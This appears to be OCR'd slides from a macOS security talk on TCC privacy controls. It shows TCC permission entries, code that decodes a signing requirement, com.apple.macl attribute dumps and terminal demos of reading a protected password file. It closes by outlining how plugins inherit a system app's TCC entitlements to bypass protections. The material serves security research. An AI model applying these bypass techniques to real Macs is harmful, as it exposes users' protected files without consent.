
kTCCServiceAppleEvents                         com.vmware.fusionApplicationsMenu                             2           ??

kTCCServiceSystemPolicyDownloadsFolder         com.googlecode.iterm2                                         2           ??

kTCCServiceSystemPolicyNetworkVolumes          org.idrix.VeraCrypt                                           2           ??

kTCCServiceSystemPolicyNetworkVolumes          org.gpgtools.gpgkeychain                                      2           ??

kTCCServiceMicrophone                          org.mozilla.firefox                                           2           ??

kTCCServiceCamera                              org.mozilla.firefox                                           2           ??

kTCCServiceSystemPolicyDocumentsFolder         com.microsoft.VSCode                                          2           ??

kTCCServiceSystemPolicyNetworkVolumes          com.microsoft.VSCode                                          2           ??

kTCCServiceSystemPolicyNetworkVolumes          org.mozilla.firefox                                           2           ??
```



```
#import <Foundation/Foundation.h>

int main(int argc, const char * argv[]) {

    NSString *codeRequirementBase64Encoded =
        @"+t4MAAAAAKgAAAABAAAABwAAAAYAAAAPAAAADgAAAAAAAAAKKoZIhvdjZAYBCQAAAAAAAAAAAAYAAAAGAAAABgAAAA8AAAAOAAAAAQAAAAoqhkiG92
        NkBgIGAAAAAAAAAAAADgAAAAAAAAAKKoZIhvdjZAYBDQAAAAAAAAAAAAsAAAAAAAAACnN1YmplY3QuT1UAAAAAAAEAAAAKNDNBUTkzNkg5NgAA";
    NSData *codeRequirementData = [[NSData alloc] initWithBase64EncodedString:codeRequirementBase64Encoded options:0];

    SecRequirementRef secRequirement = NULL;
    SecRequirementCreateWithData((__bridge CFDataRef)codeRequirementData, kSecCSDefaultFlags, &secRequirement);

    CFStringRef requirementText = NULL;
    SecRequirementCopyString(secRequirement, kSecCSDefaultFlags, &requirementText);
    NSLog(@"%@", (__bridge NSString *)requirementText);

    return 0;
}
```




```
anchor apple generic and certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or anchor apple generic and certificate
    1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and
    certificate leaf[subject.OU] = "43AQ936H96"
```


Transparency, Consent, and Control (TCC)

- User Intent
- Extended attribute: com.apple.macl
- Managed by the Sandbox
- Can’t be added/deleted

Transparency, Consent, and Control (TCC)




```
csaby@bigsur ~ % cat Documents/password.txt
cat: Documents/password.txt: Operation not permitted
csaby@bigsur ~ %
```




```
csaby@bigsur ~ % cat Documents/password.txt
cat: Documents/password.txt: Operation not permitted
csaby@bigsur ~ % cat /Users/csaby/Documents/password.txt
My password: s3cr3t%
csaby@bigsur ~ %
```

Transparency, Consent, and Control (TCC)

- com.apple.macl
- Header
- UUID



```
csaby@bigsur ~ % xattr -l Documents/password.txt
com.apple.TextEncoding: utf-8;134217984
com.apple.lastuseddate#PS:
00000000  3E AD D5 60 00 00 00 00 19 6B E9 08 00 00 00 00  |>..`.....k......|
00000010
com.apple.macl:
00000000  03 00 44 1C A0 5B 4B 43 43 77 B0 DC 42 FA AE 38  |..D..[KCCw..B..8|
00000010  24 E2 03 00 10 17 F7 E9 62 BF 4F 68 A7 F0 76 F1  |$.......b.Oh..v.|
00000020  D0 2D 2C B1 00 00 00 00 00 00 00 00 00 00 00 00  |.-,.............|
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00                          |........|
00000048
```



```
csaby@bigsur ~ % ./macl.command Documents/password.txt
Filename,Header,App UUID
"Documents/password.txt",0300,441CA05B-4B43-4377-B0DC-42FAAE3824E2
"Documents/password.txt",0300,1017F7E9-62BF-4F68-A7F0-76F1D02D2CB1
```


TCC bypasses through plugins

- TCCd validates entitlements held by the main executable
- Plugins execute code in the context of the main application
- So, plugins inherit the private tcc entitlements

Kernel

System app with plugin

TCC daemon




I want to access files from Desktop

Kernel

System app with plugin

TCC daemon



